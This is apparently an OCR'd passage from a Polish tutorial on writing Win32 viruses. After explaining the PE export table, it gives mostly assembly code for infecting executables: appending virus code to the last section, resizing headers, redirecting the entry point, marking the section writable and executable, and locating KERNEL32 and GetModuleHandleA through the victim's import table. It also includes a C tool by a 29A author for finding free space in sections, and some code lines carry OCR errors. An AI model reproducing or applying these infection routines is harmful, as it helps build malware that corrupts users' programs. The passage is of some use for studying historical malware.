
AddressOfNameOrdinals wskazuje na 16 bitową tablice (jej elementami są WORD'y). Każdy element tej tablicy zawiera numer funkcji, który może odpowiadać przypisaniu do funkcji eksportowanej przez wartość. Jednak dokładny numer otrzymamy po dodaniu go do numeru zawartego w polu *nBase.* Przykładowo, jeżeli pole *nBase* zawiera 4 a jedna z funkcji modułu jest eksportowana przez wartość 5, to w tej tablicy znajdzie się pole z numerem 1, które reprezentuje tą funkcje (bo 4+1=5).

Tabela eksportu znajduje się w pliku i jest wykorzystywana przez program ładujący SO. Moduł musi zawierać adresy wszystkich eksportowanych funkcji, tak aby program ładujący posiadał informacje o tym, gdzie się one znajdują. Najważniejszą jest tablica wskazywana poprzez pole *AddressOfFunctions,* która jest zbudowana z elementów typu DWORD. Każdy jej element zawiera RVA importowanej funkcji. Liczba elementów tej tablicy podana jest w polu *NumberOfFunctions.* W przypadku eksportowania funkcji przez wartość, jej numer eksportu odpowiada pozycji w tej tablicy adresów. Na przykład jeżeli funkcja jest eksportowana przez wartość numer 1, to jej adres będzie w wyżej wymienionej tablicy na pierwszej pozycji; gdy eksportowana przez wartość 5, to jej adres będzie znajdował na pozycji piątej w tej tablicy, itd. Należy jednak pamiętać o polu *nBase,* jeżeli pole to zawiera wartość 10, wtedy pierwszy element DWORD w tablicy *AddressOfFunctions* odpowiada adresowi funkcji eksportowanej przez liczbę 10, drugi element odpowiada adresowi funkcji eksportowanej przez 11, itd. Jest jeszcze jedna ciekawa rzecz związana z eksportowaniem przez wartość, mianowicie mogą istnieć przerwy w ich numerowaniu. Na przykład może zajść taka sytuacja, że eksportowane są dwie funkcje przez wartości odpowiednio 1 oraz 3. Pomimo, że eksportowane są tylko dwie funkcje, to tabela *AddressOfFunctions* będzie zawierać trzy elementy, przy czym jej drugi DWORD będzie ustawiony na 0. Zatem podsumowując, kiedy systemowy program ładujący potrzebuje pobrać adresy funkcji eksportowanych przez wartość, to ma bardzo niewiele do zrobienia, ponieważ taki numer funkcji traktuje jako indeks pozycji w tabeli adresów. Okazuje się jednak, że częściej używa się eksportu przez nazwę funkcji. Jeżeli w module pewne funkcje są eksportowane przez nazwę, to plik musi przechowywać informacje o tych nazwach. Znajdują się one w tablicy wskaźników na stringi, jej adres podany jest w *AddressOfNames.* Dodatkowo jest jeszcze tabela, której wskaźnik znajduje się w polu *AddressOfNameOrdinals*. Liczba elementów tych tablic jest identyczna i podana w polu *NumberOfNames.* Tablice te są wykorzystywane przy translacji nazw funkcji na ich numery, które są indeksami do elementów tablicy adresów (*AddressOfFunctions)*. Praca systemowego programu ładującego może być opisana w

następujący sposób: przeszukuje on tablice *AddressOfNames* w celu znalezienia pozycji, w której RVA wskazuje na string odpowiadający eksportowanej/szukanej funkcji. Załóżmy, że sytuacja taka ma miejsce na pozycji numer trzy w tabeli nazw. Loader wykorzystuje ten numer jako indeks do tabeli *AddressOfNameOrdinals,* która zbudowana jest z elementów typu WORD, w których są zapisane numery indeksów do tablicy *AddressOfFunctions.* Zatem loader pobiera WORD z pozycji numer trzy tablicy *AddressOfNameOrdinals,* w którym ma zapisany indeks do tabeli adresów – tam odnajdzie szukany adres funkcji w pamięci. Dodatkowo warto zaznaczyć, że każda nazwa funkcji ma przypisany tylko jeden adres. Odwrotne stwierdzenie nie jest prawdziwe; jeden adres może być powiązany z wieloma nazwami, dlatego istnieją tak zwane aliasy funkcji.



Relacja pomiędzy tabelami dla importu przez nazwę



Przykład: liczba funkcji 3 - eksport: przez wartość 1, przez nazwę 2

- ## Infekcja pliku PE

Uzbrojeni w wiedze o budowie pliku PE możemy przystąpić do opisu metod i technik ich infekcji. Jako jeden z pierwszych sposobów infekcji plików PE zaproponował Jack Qwerty, nestor należący do znanej grupy 29A, autor pierwszych wirusów infekujących PE: Win32.Jacky oraz Win32.Cabanas. Po nich pokazały się kolejne dwa: Esperanto oraz Win32.Marburg – stworzone przez zespół 29A. Właśnie dzięki nim temat tak bardzo się rozwinął, dlatego tak bardzo zależało nam, aby wspomnieć o nich.
Najbardziej popularną metodą infekcji plików PE jest sposób, który polega na doklejaniu się kodu wirusa do ostatniej sekcji, zwiększeniu jej rozmiaru i ustawieniu początku wykonywania programu na adresie odpowiadającym pierwszej instrukcji doklejonego kodu.

Załóżmy, że w rejestrze EDX mamy wskaźnik do początku otwartego/zmapowanego w pamięci pliku, np. przez API MapViewOfFile(). Pierwszą czynnością jaką powinna wykonać nasza procedura infekująca w wirusie jest sprawdzenie czy atakowany obiekt jest plikiem PE. Można to wykonać szukając nagłówka PE

poprzez pole znajdujące się na offsecie 03Ch (*e_lfanew*- adres struktury PE) w pierwszym nagłówku DOS MZ.

```
push    edx                             ;zachowaj, przyda się później
cmp     word ptr ds:[edx], "ZM"         ;little endian
jnz     koniec_infekcji
mov     edx, dword ptr ds:[edx+3Ch]
cmp     cmp word ptr ds:[edx], "EP"
jnz     koniec_infekcji
```

W tym momencie wiemy, że mamy do czynienia z właściwym plikiem, następnym krokiem jest zlokalizowanie ostatniej sekcji. Wiemy, że po DOS MZ oraz nagłówku *IMAGE_FILE_HEADER* jest *IMAGE_OPTIONAL_HEADER* a dalej jest już tablica sekcji, zawierająca struktury definiujące każdą sekcje w pliku. Jak dostać się do tej tablicy? Właściwie można na dwa sposoby:

1. Wykorzystamy fakt, że struktura *IMAGE_FILE_HEADER* ma stałą wielkość w każdym pliku PE: *IMAGE_SIZEOF_FILE_HEADER* equ 20d. Po wykonaniu wyżej przedstawionego krótkiego kodu wirusa, zawartość rejestru EDX wskazuje na pierwszy element w *IMAGE_NT_HEADERS,* czyli na pole *Signature* o wielkości DWORD, czyli dziesiętnie 4. Dodając do EDX 18h (bo 20d + 4d =24d =18h) skaczemy na obszar struktury *IMAGE_OPTIONAL_HEADER*. Struktura ta składa się z dwóch części, pierwszej o stałej długości 60h bajtów do pola NumberOfRvaAndSizes oraz drugiej zmiennej długości dla różnych plików, zwanej *DataDirectory* - tablica elementów *IMAGE_DATA_DIRECTORY*. Wielkość tej tablicy określamy dzięki polu *NumberOfRvaAndSizes,* które informuje o ilości elementów tablicy. Każdy element to struktura *IMAGE_DATA_DIRECTORY* o wielkości 8 bajtów, zatem wykonując wymnożenie ilości elementów tablicy z wielkością elementu (8 bajtów) otrzymamy liczbę bajtów przeznaczoną na tablice *DataDirectory*.

2. Można prościej wykorzystując informacje zawartą w polu *SizeOfOptionalHeader* w *IMAGE_FILE_HEADER* – które podaje wielkość struktury *IMAGE_OPTIONAL_HEADER* (zatem uwzględnia wielkość tablicy *DataDirectory,* która w punkcie1. chcieliśmy sami wyznaczyć) .

Posługując się metodą z punktu 2. ustawimy wskaźnik w EDX na tablice sekcji. Zawartość rejestru EDX wskazuje na pierwszy element w *IMAGE_NT_HEADERS,* czyli na pole *Signature* o wielkości DWORD (4h). Pole *SizeOfOptionalHeader w IMAGE_FILE_HEADER* znajduje się na offsecie 10h Dodając do EDX *Signature* oraz offset szukanego pola otrzymujemy 14h (10h + 4h = 14h), adres *SizeOfOptionalHeader*. Teraz dodając do offsetu punktu startu sekcji IMAGE_OPTIONAL_HEADER jej wielkość otrzymamy offset początku tablicy sekcji.

```
mov     esi, edx                    ;edx wskazuje na IMAGE_NT_HEADERS
add     esi, 18h                    ;po tym esi wskazuje na IMAGE_OPTIONAL_HEADER (pkt.1)
add     esi, dword ptr [edx+14h]    ;po tym esi wskazuje na tablice sekcji (pkt.2)
```

Teraz ESI wskazuje na tablice sekcji a EDX na *IMAGE_NT_HEADERS*, gdzie mamy zdefiniowane podstawowe informacje o pliku PE. Tablica sekcji jak już wspomnieliśmy wcześniej, zbudowana jest z elementów-struktur *IMAGE_SECTION_HEADER* opisujących niezbędne informacje sekcjach. Każdy taki element ma stałą wielkość: *IMAGE_SIZEOF_SECTION_HEADER* equ 40d. Liczbę tych elementów, czyli liczbę sekcji w pliku otrzymamy z pola *NumberOfSections* w *IMAGE_FILE_HEADER*. Jedyne co nam potrzeba to znaleźć ostatnią sekcje. Niestety niekoniecznie ostatni element w tablicy sekcji musi opisywać tą ostatnią, musimy sami przeanalizować wszystkie jej elementy i wyszukać ten, który wskazuje na najdalej położoną w pliku. Położenie sekcji w pliku opisuje pole *PointerToRawData* (offset pola od początku *IMAGE_SECTION_HEADER* to 14h). Analizując wszystkie sekcje i ich pola *PointerToRawData* jesteśmy w stanie znaleźć tą położoną najdalej (ostatnią). Poniżej przedstawiamy prosty algorytm zaproponowany przez Qozah:

```
xor     ecx, ecx
mov     cx, word ptr ds:[edx+06h]   ; liczba sekcji  ( 06h= 4h (Signature) + 2h (Machine) )
mov     edi, esi
xor     eax, eax
push    cx

sekcja:
cmp     dword ptr [edi+14h], eax    ; porównywane wskaźniki na PointerToRawData
jz      następna
mov     ebx, ecx
mov     eax, dword ptr [edi+14h]

następna:
add     edi, 28h                    ; IMAGE_SECTION_HEADER ma wielkość 28h
loop    sekcja

pop     cx
sub     ecx, ebx                    ; ecx = numer ostatniej sekcji
```

Następny krok jest trywialny, mamy przesunąć wskaźnik ESI (który pokazuje na tablice sekcji) na pozycje, offset ostatniej sekcji w pliku, której numer mamy w ECX. Zrobimy to wymnażając ECX (numer sekcji-1) z wielkością takiej sekcji (28h):

```
mov     eax, 28h                    ; 5 bajtów
push    edx                         ; 1 bajt
mul     ecx                         ; 2 bajty
pop     edx                         ; 1 bajt
add     esi, eax                    = 9 bajtów
```

Jednak zwróćmy uwagę jak optymalizując to proste mnożenie wpływamy na długość kodu wirusa

```
imul    eax, ecx, 28h               ; 3 bajty    IMUL: EAX= ECX*28h
add     esi, eax
```

W tym momencie ESI wskazuje na ostatnią sekcję w pliku PE a EDI na tablicę sekcji, a dokładnie na element tablicy opisujący interesująca nas sekcje. Teraz musimy tą sekcję powiększyć o wielkość dodawanego kodu, dlatego powinniśmy dodać do pola *VirtualSize w IMAGE_SECTION_HEADER* wielkość wirusa.

```
mov     edi, dword ptr ds:[esi+10h] ; EDI = PointerToRawData
mov     eax, wielkość_wirusa
xadd    dword ptr ds:[esi+8h], eax  ; zwiększ VirtualSize
push    eax                         ; zapamiętaj oryginalną wartość w VirtualSize
add     eax, wielkość_wirusa        ; EAX = [esi+8h] czyli wielkość sekcji + wielkość wirusa
```

Zmieniając *VirtualSize*, dokładną wielkość sekcji, należy pamiętać o polu *SizeOfRawData.* Wcześniej opisaliśmy, że jest to zaokrąglona do *FileAlignment* wielkość sekcji. Innymi słowy wartość w tym polu musi być większa/równa od *VirtualSize* i podzielna przez wartość w polu *FileAlignemnt*.

```
push    edx                             ; EDX= wskaźnik na IMAGE_NT_HEADERS
mov     ecx, dword ptr ds:[edx+03Ch]    ; ECX = FileAlignment
xor     edx, edx
div     ecx                             ; EAX = wielkość sekcji + wielkość wirusa (nowe VirtualSize)
xor     edx, edx
inc     eax                             ; EAX = (nowe VirtualSize / FileAlignemnt ) + 1
mul     ecx                             ; EAX =  EAX * FileAlignment – daje nowe SizeOfRawData
mov     ecx, eax
mov     dword ptr ds:[esi+10h], ecx     ; [esi+10h] wskazuje na pole SizeOfRawData
pop     edx
```

Mamy zatem zaktualizowane pole *SizeOfRawData,* teraz musimy ustawić nowy punkt startu programu, czyli EntryPoint (EP).

```
pop     ebx                             ; EBX= VirtualSize – wielkość_wirusa
```

Oryginalny *EntryPoint* znajduje się w polu *AddressOfEntryPoint* sekcji *IMAGE_OPTIONAL_HEADER*. Możemy dojść do tego pola wykorzystując zawartość rejestru EDX, wskazuje on na IMAGE_NT_HEADERS, trzeba tylko dodać do tego rejestru wartość 28h. Jednak musimy wyznaczyć nowy punkt startu programu (EP), wykorzystując pole *VirutalAddress* z IMAGE_SECTION_HEADER (offset pola w sekcji: 0Ch). Wcześniej napisaliśmy, że pole to zawiera RVA punktu startu sekcji, zatem dodając do niego oryginalną wielkość sekcji (*VirtualSize* przed dodaniem wielkości wirusa) otrzymamy nowy punkt startu, nowy EP.

```
add     ebx, dword ptr ds:[esi+0Ch]         ; EBX=VirtualAddress+VirtualSize
mov     eax, dword ptr ds:[edx+28h]         ; EAX=oryginalny EntryPoint
mov     dword ptr ds:[ebp+oryginalny_EP],eax ; zachowaj oryginalny
mov     dword ptr ds:[edx+28h], ebx         ; ustaw nowy
```

Rejestr EBP w „**mov dword ptr ds:[ebp+oryginalny_EP],eax"** pokażemy w dalszej części jak ustawić.
Teraz musimy postarać się o poprawną zaokrągloną wielkość całego pliku, podobnie jak to było dla zaokrąglonej do *FileAlignment* wielkości sekcji. Możemy to bardzo szybko wyznaczyć odejmując od nowego *SizeOfRawData* stare *SizeOfRawData* (różnica która już jest wielokrotnością *FileAlignment*) i dodając tą różnice do *SizeOfImage:*

```
sub     ecx, edi                    ; ECX= nowe SizeOfRawData, EDI= stare SizeOfRawData
add     dword ptr ds:[edx+50h], ecx ; dodaj do SizeOfImage
```

Ustawiliśmy wszystkie pola zgodnie ze zmianami jakie wykonaliśmy w pliku, dokładniej w ostatniej sekcji. Teraz musimy ustawić flagi charakteryzujące infekowaną sekcje, służy do tego pole *Characteristics* w *IMAGE_SECTION_HEADER*. Oczywiście potrzebujemy zmienić tą sekcję na wykonywalną, w tym celu ustawiamy flagi:

```
IMAGE_SCN_CNT_CODE          equ 00000020h Zawiera kod wykonywalny
IMAGE_SCN_MEM_EXECUTE       equ 20000000h Dozwolone wykonanie kodu
IMAGE_SCN_MEM_WRITE         equ 80000000h Dozwolone zapisywanie
```

Zatem:

```
or      dword ptr ds:[esi+24h], 0A0000020h
```

Jedynie co nam pozostało to skopiowanie wirusa do pliku.

```
pop     edi                             ; odzyskaj wskaźnik na początek infekowanego pliku
push    edi
add     edi, dword ptr ds:[esi:14h]
add     edi, dword ptr ds:[esi+8h]
mov     ecx, długość_wriusa
sub     edi, ecx
lea     esi, [ebp+start_wriusa]
rep     movsb
```

Tyle jeżeli chodzi o infekcje plików PE. Oczywiście jest jeszcze wiele problemów jakie pozostały do rozwiązania, które są związane z używaniem API w wirusie, powrotem do oryginalnego punktu startu programu itd., ale o tym dalej.

Poniżej przedstawiamy prosty kod programu w języku C, autorstwa GriYo / 29A, który wyszukuje wolne miejsca w sekcjach, wykorzystując oczywiście różnice między *VirtualSize* a *SizeOfRawData* dla każdej z sekcji w pliku.

```
#include <windows.h>
#include <windowsx.h>
#include <winbase.h>
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <winnt.h>
int get_num_sections ( LPVOID );
LPVOID get_first_section ( LPVOID );

void main (void) {
        char *filename;
        char c;
        HANDLE hFile;
        HANDLE hMap;
        LPVOID lpFile;
        int num_sections;
        int s;
        int space;
        LPVOID *section_header;
        LPVOID *look_at;
        DWORD value1;
        DWORD value2;
        DWORD free_here;

        filename = (LPSTR) GetCommandLine();
        printf ( "\nGetSpace  wyszukuje wolne miejsce w plikach PE\n" );
        printf ( "GetSpace napisane przez GriYo / 29A\n\n" );
        do      {
                c = *filename;
                filename++;
        }
        while ( ( c != 0 ) && ( c != ' ' ) );
        if ( c != 0 ) c = *filename;
        if ( c == 0 )       {
                printf ( "Użycie: GETSPACE nazwa pliku \n\n" );
                exit (-1);
        }
        printf ( "Szukam wolnego miejsca w  %s\n\n",filename);
        hFile=CreateFile (filename,GENERIC_READ,0,NULL OPEN_EXISTING, FILE_ATTRIBUTE_READONLY, 0);
        if ( hFile==INVALID_HANDLE_VALUE ) {
                printf ( "Nie można odnaleźć pliku \n\n" );
                exit (-1);
```

```
        }
        hMap = CreateFileMapping ( hFile, NULL, PAGE_READONLY, 0, 0, NULL );
        if (hMap==NULL)  {
                CloseHandle(hFile);
                printf ( "Error podczas mapowania pliku do pamięci \n\n" );
                exit (-1);
        }
        lpFile = MapViewOfFile (hMap, FILE_MAP_READ, 0, 0, 0 );
        if (lpFile==NULL)  {
                CloseHandle(hMap);
                CloseHandle(hFile);
                printf ( "Error podczas mapowania pliku do pamięci \n\n" );
                exit (-1);
        }
        num_sections = get_num_sections ( lpFile );
        if ( num_sections == 0 )    {
                printf ( "Plik nie jest Portable Executable  \n\n" );
        }
        else       {
                section_header = get_first_section ( lpFile );
                printf ( "Liczba sekcji: %d\n\n",num_sections );
                space = 0;
                for ( s = 0 ; s < num_sections ; s++ ) {
                        look_at=section_header;
                        printf ( "Sekcja %d (%s)\n",s,look_at );
                        look_at += 2;
                        value1 = (DWORD) *look_at;
                        printf ( "-Virtual size:    %x (%d)\n", value1, value1 );
                        look_at += 2;
                        value2 = (DWORD) *look_at;
                        printf ( "-Wielkość SizeOfRawData: %x (%d)\n", value2, value2 );
                        if ( value1 > value2 )
                                printf ( "Brak  wolnego miejsca w sekcji \n\n" );
                        else       {
                                free_here = value2 - value1;
                                printf ( "-Wolny obszar: %x (%d)\n\n", free_here, free_here );
                                space += free_here;
                        }
                        section_header+=10;
                }
                printf ( "Całkowita ilość wolnego miejsca w pliku: %x (%d)", space, space );
        }
        UnmapViewOfFile(lpFile);
        CloseHandle(hMap);
        CloseHandle(hFile);
}
int get_num_sections ( LPVOID lpFile )  {
        int num_sections;
        __asm    {
                        mov ebx,dword ptr [lpFile]
                        xor ecx,ecx
                        cld
                        cmp word ptr [ebx],IMAGE_DOS_SIGNATURE
                        jne exit_error
                        cmp word ptr [ebx+IMAGE_DOS_HEADER.e_lfarlc],0040h
                        jb exit_error
                        mov esi,dword ptr [ebx+IMAGE_DOS_HEADER.e_lfanew]
                        add esi,ebx
                        lodsd
                        cmp eax,IMAGE_NT_SIGNATURE
                        jne exit_error
                        movzx ecx,word ptr [esi+IMAGE_FILE_HEADER.NumberOfSections]
         exit_error:    mov dword ptr [num_sections],ecx
        }
        return ( num_sections );
```

```
}
LPVOID get_first_section ( LPVOID lpFile )    {
        LPVOID first_section;
        __asm    {
                        mov ebx,dword ptr [lpFile]
                        cld
                        cmp word ptr [ebx],IMAGE_DOS_SIGNATURE
                        jne exit_error;
                        cmp word ptr [ebx+IMAGE_DOS_HEADER.e_lfarlc],0040h
                        jb exit_error;
                        mov esi,dword ptr [ebx+IMAGE_DOS_HEADER.e_lfanew]
                        add esi,ebx
                        lodsd
                        cmp eax,IMAGE_NT_SIGNATURE
                        jne exit_error
                        movzx ecx,word ptr [esi+IMAGE_FILE_HEADER.NumberOfSections]
                        jecxz exit_error
                        movzx eax,word ptr [esi+IMAGE_FILE_HEADER.SizeOfOptionalHeader]
                        add esi,IMAGE_SIZEOF_FILE_HEADER
                        add eax,esi
                        jmp got_it
        exit_error:     xor eax,eax
        got_it:         mov dword ptr [first_section],eax
        }
        return ( first_section );
}
```

- ## Moduły i funkcje (KERNEL32.DLL)

Posiadając podstawową wiedzę na temat infekcji plików PE, przystąpimy do opisu modułów i funkcji używanych przez wirusy. Chodzi o to, że wirusy napisane na platformy Win32 bardzo często podczas swojej pracy korzystają z funkcji API. Dlaczego? Ponieważ jest to jedyna rzecz, która łączy systemy Windows 9x z NT, a wirus komputerowy ma być aplikacją działającą niepostrzeżenie w systemie i powinien działać na różnych wersjach systemu. Pojawia się zatem problem lokalizacji tych funkcji w systemie ! Kiedy programista pisze kod swojego programu i wywołuje te funkcje, to martwi się tylko o to aby dołączyć do swojego kodu źródłowego odpowiednie pliki nagłówkowe oraz biblioteki - niestety dla koderów wirusów sprawa ta nie wydaje się być tak prosta i oczywista.

Przez moduł rozumiemy kawałek kodu, danych oraz zasobów załadowanych do pamięci. Moduł może importować, eksportować funkcje, ponad to tak jak w przypadku opisu plików PE, offset w pamięci wirtualnej punktu startu modułu nazywamy jest *image base.*
Podstawowymi modułami w systemach rodziny Windows są:

- KERNEL32 – podstawowe funkcje systemu, są tam niezbędne funkcje dla większości wirusów
- USER32 - użyteczne funkcje dla użytkownika
- GDI32 – interfejs graficzny i jego funkcje

KERNEL32.DLL w systemach Windows 95/98 jest ładowany pod stałe miejsce (*image base*) o adresie 0BFF70000h, jednak w przyszłych wersjach systemu może on zostać zmieniony. Warto zauważyć, że jest to adres pamięci z obszaru współdzielonego wirtualnej przestrzeni adresowej (patrz punkt *Architektura systemu*). Inaczej jest w systemach Windows rodziny NT, gdzie biblioteka ta jest ładowana pod różne miejsca w pamięci, za każdym uruchomieniem systemu. Zatem, ponieważ jądro KERNEL32.DLL jest ładowane w różnych systemach pod różne adresy, musimy opracować uniwersalną technikę uzyskiwania dostępu do niego w pamięci, co umożliwi nam późniejsze wykorzystanie jego funkcji. Jednym z rozwiązań jest użycie następujących funkcji API z KERNEL32.DLL

- **GetModuleHandle:**

Zwraca uchwyt do wyznaczonego modułu, jeżeli został zmapowany w przestrzeni adresowej.

HMODULE GetModuleHandle(
LPCTSTR lpModuleName // adres nazwy modułu, którego potrzebujemy uchwyt
);

Opis parametrów:

LpModuleName - *w*skazuje na ASCIIZ string, który zawiera nazwę modułu Win32 (.DLL albo .EXE). Jeżeli pominiemy tu rozszerzenie to za standardowe zostanie przyjęte .DLL.

Zwracane wartości:
Jeżeli operacja się powiedzie, to funkcja zwraca uchwyt do wyznaczonego modułu.
W przeciwnym wypadku zwraca NULL.

- **GetProcAddress:**

Zwraca ona adres wyznaczonej, eksportowanej z dynamicznej biblioteki DLL funkcji.

FARPROC GetProcAddress(
HMODULE hModule, // uchwyt do modułu DLL
LPCSTR lpProcName // nazwa funkcji
);

Opis parametrów:

Hmodule - Uchwyt, który identyfikuje moduł DLL, który zawiera wyspecyfikowaną funkcję. Funkcje LoadLibrary oraz GetModuleHandle zwracają taki uchwyt do DLL.

LpProcName - wskazuje na ASCIIZ string zawierający nazwę funkcji, albo numer funkcji (w przypadku eksportowania jej przez wartość) – młodsze słowo zawiera jej numer, a starsze jest wyzerowane.

Zwracane wartości:
Jeżeli operacja się powiedzie, to funkcja zwraca adres eksportowanej funkcji z DLL.
W przeciwnym wypadku zwraca NULL.

Tylko jak tu używać tych funkcji jeżeli nie znamy ich adresów, a ponad to nie znamy nawet adresu modułu w którym rezydują. Do tego celu użyjemy ofiarę, atakowany plik. Okazuje się, że prawie wszystkie programy importują wyżej wymienione funkcje z modułu KERNEL32.DLL. Zatem wystarczy odpowiednio zbadać ofiarę pod kątem występowania ich w tabeli importu.
Ogólną zasadą jest, że jeżeli chcemy w kodzie wirusa korzystać z API, to musimy odnaleźć moduł, który je przechowuje a następnie otrzymać ich adresy w systemie. Wcześniej opisaliśmy mechanizm wywoływania takich funkcji przy okazji opisywania sekcji text oraz tabeli importów, teraz przy pisaniu wirusa wykorzystamy tą wiedzę. Po prostu przeskanujemy tabele importów ofiary (infekowanego pliku), której adres znajduje się w tablicy DataDirectory. Zaznaczyliśmy, że jej element numer 1 wskazuje na strukturę *IMAGE_DATA_DIRECTORY,*

```
IMAGE_DATA_DIRECTORY STRUCT
        VirtualAddress      DWORD    ?
        isize               DWORD    ?
IMAGE_DATA_DIRECTORY ENDS
```

której pole *VirtualAddress* zawiera adres tablicy struktur *IMAGE_IMPORT_DESCRIPTOR* w sekcji .idata (import data) a isize jej wielkość.

Zatem po opisie sposobu infekcji pliku, załóżmy że jesteśmy w miejscu infekcji, czyli ostatniej sekcji a Entry Point (EP) pliku wskazuje na początek kodu wirusa. W tym miejscu przedstawimy pewien bardzo popularny trick, używany w wirusach. Mianowicie jest to sposób na uzyskanie aktualnego położenia w pamięci (uzyskania zawartości rejestru IP – Instruction Pointer):

```
call            GetDeltaHandle
GetDeltaHandle:
pop             ebp                     ; ebp = zawiera aktualny IP
----------------------------------------
sub             ebp, offset GetDeltaHandle
```

Teraz EBP zawiera różnicę, korektę. Załóżmy, że GetDeltaHandle jest pod adresem 0x401005, teraz jeżeli program będzie załadowany pod adresem 0x401005, to EBP będzie zawierać 0. Jeżeli program będzie załadowany pod adresem 0x402034, to w EBP będziemy mieć korektę offsetów wyliczanych przez kompilator. Teraz dzięki takiej korekcie, mamy kod, który jest relokowalny:

```
lea             eax,[ebp+offset etykieta]
mov             eax,[eax]
```

zamiast **mov eax,offset etykieta**.

Kontynuując opis skanowania tabeli importów ofiary, jesteśmy w EP wskazującym na kod wirusa. Za pomocą poniższego kodu dostaniemy się do tabeli importów pliku PE.

```
mov     esi, image_base
cmp     word ptr ds:[esi], "ZM"
jnz     koniec_infekcji
mov     edx, dword ptr ds:[esi+3Ch]
cmp     cmp word ptr ds:[edx], "EP"
jnz     koniec_infekcji
add     esi, 80h                    ; esi = adres tabeli importu
```

Zmienna image_base może zostać ustawiona analizując pole *ImageBase* w nagłówku *IMAGE_OPTIONAL_HEADER* pliku PE, pomimo że prawie zawsze jest ustawione na 0x00400000.
Teraz ESI wskazuje na adres tabeli importu, chcemy przechodzić po tej tabeli w poszukiwaniu KERNEL32.DLL:

```
mov     eax, [esi]                  ; pobierz adres tabeli importu
mov     [ebp+importvirtual], eax    ; zachowaj ten adres
mov     eax. [esi+4]                ; isize
mov     [ebp+importsize], eax       ; zachowaj wielkość
mov     esi, [ebp+importvirtual]
add     esi, image_base
mov     ebx, esi
mov     edx, esi                    ; ESI = początek przeszukiwań
add     edx, [ebp+importsize]       ; EDX = limit przeszukiwań
```

Porównywanie stringów rozwiąże problem odnalezienia elementu tabeli dla modułu KERNEL32.DLL

```
@kernel:                                ; proponujemy zapoznanie się ze „schematem importu
mov     esi, [esi+0Ch]                  ; funkcji" przy opisie tabeli importu plików PE
add     esi, image_base
cmp     [esi], 'NREK'
je      znelezione
add     ebx, 14h
mov     esi, ebx
cmp     esi, edx
jg      nie_znalezione
jmp     @kernel
```

Jeżeli program wyskoczy z pętli poprzez etykietę „nie_znalezione", to atakowany obiekt nie importuje funkcji z modułu KERNEL32.DLL, co się bardzo rzadko zdarza.
Następnym etapem będzie zlokalizowanie funkcji GetModuleHandleA, którą ofiara importuje oczywiście z KERNEL32.DLL. [Drobna uwaga: Funkcje API kończące się na „A" to taki sposób zaznaczenia, że argumenty (najczęściej stringi) tej funkcji są kodowane w ASCII, jeżeli zaś nazwa kończy się na „W" to oznacza, że są kodowane w UNICODE]. Funkcja ta umożliwi nam zlokalizowanie KERNEL32.DLL w pamięci.

```
strGMH      db "GetModuleHandleA",0
GMHsize     db $ - strGMH
adresGMH    dd 0

znalezione:                             ; znaleziono IMAGE_IMPORT_DESCRIPTOR dla
mov         esi, ebx                    ; KERNEL32.DLL
mov         ebx, [esi+10h]              ; first thunk
add         ebx, image_base
mov         [ebp+offset first_thunk], ebx   ; zachowaj
mov         eax, [esi]
jz          nie_znalezione

szukaj_funkcji:
mov         esi, [esi]
add         esi, image_base
mov         edx, esi
mov         ecx, [ebp+offset importsize]
xor         eax, eax

petla_szukaj:
cmp         dword ptr [edx], 0
je          nie_znalezione
cmp         byte ptr [edx+3], 80h
je          nie_tutaj
mov         esi, [edx]
push        ecx
add         esi, image_base
add         esi, 2                      ; ESI wskazuje na pole Name1 (IMAGE_IMPORT_
mov         edi, offset strGMH          ; _BY_NAME)
add         edi, ebp
mov         ecx, GMHsize
rep         cmpsb
pop         ecx                         ; porównaj stringi
je          znaleziona_funkcja
nie_tutaj:
```

```
inc             eax
add             edx, 4
loop            petla_szukaj
```

Jeżeli operacja się powiodła, to odnaleźliśmy funkcję GetModuleHandleA. W rejestrze EAX mamy liczbę, którą trzeba pomnożyć przez 2 i wynik dodać zmiennej first_thunk.

```
znaleziona_funkcja:
shl             eax, 2
mov             ebx, [ebp+offset first_thunk]
add             eax, ebx
mov             eax, [eax]                      ; EAX= adres funkcji
```

Mamy adres funkcji, teraz możemy już w łatwy sposób uzyskać adres KERNEL32.DLL

```
        kernel db ”KERNEL32.DLL”,0

    mov     edx, offset kernel
    add     edx, ebp
    push    edx
    mov     [ebp+offset adresGMH], eax      ; zachowaj
    call    eax                             ; GetModuleHandle(”KERNEL32.DLL”);
    cmp     eax, 0                          ; jeżeli błąd, to funkcja zwraca NULL
    jne     znaleziono_kernel
```

W przypadku, gdy któryś z fragmentów kodu skoczy do etykiety „nie_znalezione”, możemy się jeszcze ratować próbą wykorzystania stałego adresu załadowania KERNEL32.DLL, ale uwaga adres ten nie musi być we wszystkich wersjach Windows taki sam. Trzeba uważać ponieważ w przypadku, gdy nie jest to adres jądra, to możemy doprowadzić do zawieszenia się systemu.

```
  nie_znalezione:
  mov           eax, 0BFF70000h
```

Wcześniej jeżeli wszystko poszło po naszej myśli, to program skoczy do etykiety „znaleziono_kernel” a rejestr EAX będzie wskazywał na moduł jądra w pamięci.

```
